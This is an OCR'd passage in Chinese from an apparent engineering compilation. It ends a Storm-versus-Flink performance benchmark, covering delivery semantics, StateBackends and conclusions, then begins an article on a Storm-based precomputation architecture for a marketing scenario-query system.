
- 由于同一算子的多个并行任务处理速度可能不同，在上游算子中不同快照里的内容，经过中间并行算子的处理，到达下游算子时可能被计入同一个快照中。这样一来，这部分数据会被重复处理。因此，Flink 在 Exactly Once 语义下需要进行对齐，即当前最早的快照中所有数据处理完之前，属于下一个快照的数据不进行处理，而是在缓存区等待。当前测试用例中，在 JSON Parser 和 CountWindow、CountWindow 和 Output 之间均需要进行对齐，有一定消耗。为体现出对齐场景，Source/Output/Sink 并发度的并发度仍为 1，提高了 JSONParser/CountWindow 的并发度。具体流程细节参见前文 Windowed Word Count 流程图。
- 上图中橙色柱形为 At Least Once 的吞吐量，黄色柱形为 Exactly Once 的吞吐量。对比两者可以看出，在当前并发条件下，**Exactly Once 的吞吐较 At Least Once 而言下降了 6.3%**。

5.7 Windowed Word Count Storm At Least Once 与 At Most Once 吞吐量对比




- Storm 将 ACKer 数量设置为零后，每条消息在发送时就自动 ACK，不再等待 Bolt 的 ACK，也不再重发消息，为 At Most Once 语义。
- 上图中蓝色柱形为 At Least Once 的吞吐量，浅蓝色柱形为 At Most Once 的吞吐量。对比两者可以看出，在当前并发条件下，**At Most Once 语义下的吞吐较 At Least Once 而言提高了 16.8%**。

5.8 Windowed Word Count 单线程作业延迟




- Identity 和 Sleep 观测的都是 outTime – eventTime，因为作业处理时间较短或 Thread.sleep() 精度不高，outTime – inTime 为零或没有比较意义；Windowed Word Count 中可以有效测得 outTime – inTime 的数值，将其与 outTime – eventTime 画在同一张图上，其中 outTime – eventTime 为虚线，outTime – InTime 为实线。
- 观察橙色的两条折线可以发现，Flink 用两种方式统计的延迟都维持在较低水平；观察两条蓝色的曲线可以发现，Storm 的 outTime – inTime 较低，outTime – eventTime 一直较高，即 inTime 和 eventTime 之间的差值一直较大，可能与 Storm 和 Flink 的数据读入方式有关。
- 蓝色折线表明 Storm 的延迟随数据量的增大而增大，而橙色折线表明 Flink 的延迟随着数据量的增大而减小（此处未测至 Flink 吞吐量，接近吞吐时 Flink 延迟依然会上升）。
- 即使仅关注 outTime – inTime（即图中实线部分），依然可以发现，**当 QPS 逐渐增大的时候，Flink 在延迟上的优势开始体现出来**。

5.9 Windowed Word Count Flink At Least Once 与 Exactly Once 延迟对比




- 图中黄色为 99 线，橙色为中位数，虚线为 At Least Once，实线为 Exactly Once。图中相应颜色的虚实曲线都基本重合，可以看出 **Flink Exactly Once 的延迟中位数曲线与 At Least Once 基本贴合，在延迟上性能没有太大差异**。

5.10 Windowed Word Count Storm At Least Once 与 At Most Once 延迟对比



- 图中蓝色为 99 线，浅蓝色为中位数，虚线为 At Least Once，实线为 At Most Once。QPS 在 4000 及以前的时候，虚线实线基本重合；QPS 在 6000 时两者已有差异，虚线略高；QPS 接近 8000 时，已超过 At Least Once 语义下 Storm 的吞吐，因此只有实线上的点。
- 可以看出，QPS 较低时 Storm At Most Once 与 At Least Once 的延迟观察不到差异，**随着 QPS 增大差异开始增大，At Most Once 的延迟较低**。


5.11 Windowed Word Count Flink 不同 StateBackends 吞吐量对比



- Flink 支持 Standalone 和 on Yarn 的集群部署模式，同时支持 Memory、FileSystem、RocksDB 三种状态存储后端（StateBackends）。由于线上作业需要，测试了这三种 StateBackends 在两种集群部署模式上的性能差异。其中，Standalone 时的存储路径为 JobManager 上的一个文件目录，on Yarn 时存储路径为 HDFS 上一个文件目录。
- 对比三组柱形可以发现，**使用 FileSystem 和 Memory 的吞吐差异不大，使用 RocksDB 的吞吐仅其余两者的十分之一左右**。
- 对比两种颜色可以发现，**Standalone 和 on Yarn 的总体差异不大**，使用 FileSystem 和 Memory 时 on Yarn 模式下吞吐稍高，使用 RocksDB 时 Standalone 模式下的吞吐稍高。

5.12 Windowed Word Count Flink 不同 StateBackends 延迟对比

- 使用 FileSystem 和 Memory 作为 Backends 时，延迟基本一致且较低。
- 使用 RocksDB 作为 Backends 时，延迟稍高，且由于吞吐较低，在达到吞吐瓶颈前的延迟陡增。其中 on Yarn 模式下吞吐更低，接近吞吐时的延迟更高。



6. 结论及建议

6.1 框架本身性能

- 由 5.1、5.5 的测试结果可以看出，Storm 单线程吞吐约为 8.7 万条 / 秒，Flink 单线程吞吐可达 35 万条 / 秒。Flink 吞吐约为 Storm 的 3-5 倍。
- 由 5.2、5.8 的测试结果可以看出，Storm QPS 接近吞吐时延迟（含 Kafka 读写时间）中位数约 100 毫秒，99 线约 700 毫秒，Flink 中位数约 50 毫秒，99 线约 300 毫秒。Flink 在满吞吐时的延迟约为 Storm 的一半，且随着 QPS 逐渐增大，Flink 在延迟上的优势开始体现出来。

- 综上可得，**Flink 框架本身性能优于 Storm**。

6.2 复杂用户逻辑对框架差异的削弱

- 对比 5.1 和 5.3、5.2 和 5.4 的测试结果可以发现，单个 Bolt Sleep 时长达到 1 毫秒时，Flink 的延迟仍低于 Storm，但吞吐优势已基本无法体现。
- 因此，用户逻辑越复杂，本身耗时越长，针对该逻辑的测试体现出来的框架的差异越小。

6.3 不同消息投递语义的差异

- 由 5.6、5.7、5.9、5.10 的测试结果可以看出，Flink Exactly Once 的吞吐较 At Least Once 而言下降 6.3%，延迟差异不大；Storm At Most Once 语义下的吞吐较 At Least Once 提升 16.8%，延迟稍有下降。
- 由于 Storm 会对每条消息进行 ACK，Flink 是基于一批消息做的检查点，不同的实现原理导致两者在 At Least Once 语义的花费差异较大，从而影响了性能。而 Flink 实现 Exactly Once 语义仅增加了对齐操作，因此在**算子并发量不大、没有出现慢节点的情况下对 Flink 性能的影响不大**。Storm At Most Once 语义下的性能仍然低于 Flink。

6.4 Flink 状态存储后端选择

Flink 提供了内存、文件系统、RocksDB 三种 StateBackends，结合 5.11、5.12 的测试结果，三者的对比如下：

StateBackend	过程状态存储	检查点存储	吞吐	推荐使用场景
Memory	TM Memory	JM Memory	高（3-5 倍 Storm）	调试、无状态或对数据是否丢失重复无要求
FileSystem	TM Memory	FS/HDFS	高（3-5 倍 Storm）	普通状态、窗口、KV 结构（建议作为默认 Backend）
RocksDB	RocksDB on TM	FS/HDFS	低（0.3-0.5 倍 Storm）	超大状态、超长窗口、大型 KV 结构

6.5 推荐使用 Flink 的场景

综合上述测试结果，以下实时计算场景建议考虑使用 Flink 框架进行计算：

- 要求消息投递语义为 **Exactly Once** 的场景；
- 数据量较大，要求**高吞吐低延迟**的场景；
- 需要进行**状态管理**或**窗口统计**的场景。

7. 展望

- 本次测试中尚有一些内容没有进行更加深入的测试，有待后续测试补充。例如：
  - Exactly Once 在并发量增大的时候是否吞吐会明显下降?
  - 用户耗时到 1ms 时框架的差异已经不再明显（Thread.sleep() 的精度只能到毫秒），用户耗时在什么范围内 Flink 的优势依然能体现出来?
- 本次测试仅观察了吞吐量和延迟两项指标，对于系统的可靠性、可扩展性等重要的性能指标没有在统计数据层面进行关注，有待后续补充。
- Flink 使用 RocksDBStateBackend 时的吞吐较低，有待进一步探索和优化。
- 关于 Flink 的更高级 API，如 Table API & SQL 及 CEP 等，需要进一步了解和完善。

8. 参考内容

1. 分布式流处理框架——功能对比和性能评估 .
2. intel-hadoop/HiBench: HiBench is a big data benchmark suite.
3. Yahoo 的流计算引擎基准测试 .
4. Extending the Yahoo! Streaming Benchmark.

智能投放系统之场景分析最佳实践

张腾

背景

新美大平台作为业内最大的 O2O 的平台，以短信 /push 作为运营手段触达用户的量级巨大，每日数以千万计。

美团点评线上存在超过千万的 POI，覆盖超过 2000 城市、2.5 万个后台商圈。在海量数据存在的前提下，实时投放的用户在场景的选择上存在一些困难，所以我们提供对场景的颗粒化查询和智能建议，为用户解决三大难题：

- 我要投放的区域在哪，实时和历史的客流量是什么样的?
- 在我希望投放的区域历史和现在都发生过什么活动，效果是什么样的?
- 这个区域是不是适合我投放，系统建议我投放哪里?

如图 1 所示，整个产品致力于解决以上三大问题，能够为运营在活动投放前期，提供有效的参考决策依据。




图 1　场景查询器模块效果图

挑战

- 场景查询器需要展示的数据分为多种，所以数据过滤和组装的时间，严重依赖于基础数据量。但是随着维度的下钻，基础数据量巨大，所以导致实时计算数据的响应时间无法忍受。
- 数据来源均是 RPC 服务，需要调用的服务多种多样，每一项服务的响应时间都会影响最终的结果返回，难以提供前端接口的响应时间。
- 需要组装的数据各种各样，没有统一的数据模型，造成代码耦合度高，后期难以维护针对上面的挑战，我们给出如下的解决方案。

总体方案




图 2　场景查询器体系架构

如图 2 所示，我们的总体架构是分层设计的，最底层都是各类服务，再上层是预计算层和数据层，预计算层的作用很明显，是连接服务和数据的核心层，通过拉取后台服务的各类数据然后预计算形成数据层。再往上是中台服务层，包含有核心功能是服务熔断降级，以及通用服务，为具体业务逻辑提供统一的服务，最上层便是具体的业务逻辑了，对应具体场景和需求。

后台服务层

该层均是 Thrift 的 RPC 服务，提供各种投放的反馈数据。

数据组装

后台服务层数据特点是数据分散，结果多样。数据组装是对多个服务调用返回的结果，进行过滤组合。




图 3　后台服务结果数据组装样例

如图 3 所示，服务 1、2、3 分别用黄色、蓝色、棕色表示，A 、B、C 均是调用对应服务返回的数据，并且 A、B 的数据格式是列表，C 是单个数据。最后一个虚线框，代表数据组装算法，A 和 B 的列表取交集，结果是长度为 2 的列表，然后再依次调用服务 3，单个获取数据 C。

数据组装痛点

- 过程繁琐，如取交集，单个组装等等，组装时间受数据量影响较大。
- 组装过程中，混合着大量的服务调用，组装时间受服务响应时间影响较大。

后台服务层重点在于提供数据，保证服务的可用性。但是在组装过程中遇到以上痛点，导致出现请求响应时间长，用户体验差等问题。规避此类问题的主要方法是将服务调用数据提前组合计算好进行存储，即数据预计算。

预计算层

主要作用在于提前计算数据，快速响应请求，构建过程依次为数据建模、构建计算模式。该层主要包含以下核心功能。

- 构建通用的数据模型，使上层控制和处理，更加高效。
- 保证计算速度的同时，计算大量基础数据。
- 为了保证数据的实时性，实现高密度并行计算。

数据模型




图 4　预计算数据模型

在场景查询器中，为前端提供的数据普遍都是上下级数据，比如页面要展示全国汇总数据，同时会级联展示下属各省数据，如果展示省级汇总数据，那么同时级联展示下属各地级市数据。通过分析业务需求，发现需要的数据，大多是分上下级的这种级联数据。经过抽象，数据模型设计为树形结构，如图 4，左侧为概念模型，树的高

度只有两层，根节点为汇总数据，叶子节点为地理等级维度下钻的数据；右侧为实际使用的模型，因为底层维度的基数比较大，不利于下级数据的遍历、筛选和分页，所以实际使用中，下级节点数据以一个列表存储。节点可以存储若干指标，具体类型根据地理维度而定。该模型的特点如下：首先支持地理维度继续下钻，其次在后台服务支持的情况下，可以对历史数据做预计算。

数据存储和获取

有了数据模型，需要确定一个高效的数据存储和数据定位的方式，因为结果数据大多是非半结构化数据，而且低维度的的数据量数据量较大，所以采用 NoSQL 来存储数据。




图 5　数据存储和提取方式示意图

如图 5 所示，ID 表示地理维度值，level 表示地理维度等级，数据节点（包含根和叶子节点）以 ID+level 为 Key，转化为树形 JSON 格式数据存储，通过 ID+level 可以唯一获取到一个数据，在数据量不大的情况下，还可以通过级联获取下级模型，即图中虚线代表级联获取下级数据。

计算模式

在构建的数据模型基础上，该层最核心便是预计算模式，从业务需求出发，数据需要在地理等级这个维度不断下钻，从全国开始，一直下钻到 POI 级别，每个级别

单独分层计算，然后存储计算结果。




图 6　计算模式示意图

如图 6 所示，每一个矩形代表一级维度的计算，从左到右依次进行维度下钻，从全国的数据依次计算到商圈，计算分层每层单独计算。

实现方式




图 7　计算示意图

如图 7 所示，是计算模式的两种实现方式，上半部分是串行层序计算，下半部分是并行层序计算。每部分从上到下分不同颜色区分不同的计算层次。每个矩形对应一个具体 ID 的计算，t 代表计算时间，这里假设所有计算单元的计算时间都相同，方便对比计算时间。

1）串行层序计算

如图 7，普通的串行计算，使用单线程计算，从上到下一层一层计算，这类计算的的痛点有两处，第一，是时间复杂度的，每个计算单元的计算时间都会累计，如计算第一层的时间为 3t，第二层为 4t，第三层为 6*t，总计耗时 13t。第二，是空间复杂度的，因为数据均是调用后台服务获取，计算一层的同时，需要把下级的数据都存储起来，在计算下层时候，再遍历数据计算。

2）并行层序计算

依赖于 Apache Storm 计算框架，将数据抽象成为流，然后通过不同的 Bolt，分别计算不同维度的数据。每一级 Bolt 首先处理数据，然后将下级数据流入下一级 Bolt。同时随着维度的下钻，计算的数据量变得越来越大，通过增加 Bolt 的并发度，加速计算。在预计算的过程中，主要利用了 Storm 高速数据分发和高密度并行计算的特性，规避了串行计算的痛点，首先时间复杂度大幅度降低，如图 7 所示，因为可以并行计算，所以每一层的时间只花费 t，那么总耗时为 3*t，当然这样估算是不准确的，因为没必要在一层所有数据都计算完，才发射数据，可以在每一个计算单元运行完毕，就发射数据。这样就可以形成上下级数据计算流水线，进一步压缩计算时间。其次，空间复杂度大幅度降低，在 Storm 中，不需要保存下级数据，因为数据是不断流动的，计算完毕就会被发射到下级 Bolt。为此，本文采用 Storm 做预计算。计算拓扑结构如图 8。




图 8　Srm 计算拓扑示意图

如图 8 所示，数据源头（ChinaSpout）只有一个，该 Spout 内首先计算全国到省的数据，包括全国汇总数据以及省一级的数据，然后立刻将所有省级数据流入下层的 ProvinceBolt，这一层应该考虑增加并发度，因为省到市一级的数据量级开始扩大，设置并发度为 40，在计算完省到市级数据之后，数据开始流入 CityBolt，这一层到市级数据，并发度可以再扩大，目前配置为 300，计算完毕之后，数据流入最后一层 BareaBolt，计算商圈到 POI 级别的数据。各级 Bolt 预计算产生的结果数据，都会存入数据层。存储时遇到一个问题，在计算商圈到 POI 级别的数据时候，发现 POI 的量级比较大，不能直接存储。为了不影响数据模型的通用性，我们队 POI 级别的做了压缩，然后再做存储。为了保障数据的实时性，数据源会周期性产生数据流，更新预计算数据，其实这是 Storm 一类计算模式——DRPC，数据源头就是发射的参数，Storm 的各级 Bolt 承担运算。

该层解决的最大问题，是计算速度慢的问题，通过高密度的并发计算，降低重复数据过滤，大量数据组合，以及批量数据获取慢对响应时间的影响。

数据层

预计算之后的数据需要存储，供业务逻辑使用，存储选型需要满足以下几点：

- 预计算产生的数据模型是树形结构，所以不适合关系型数据库
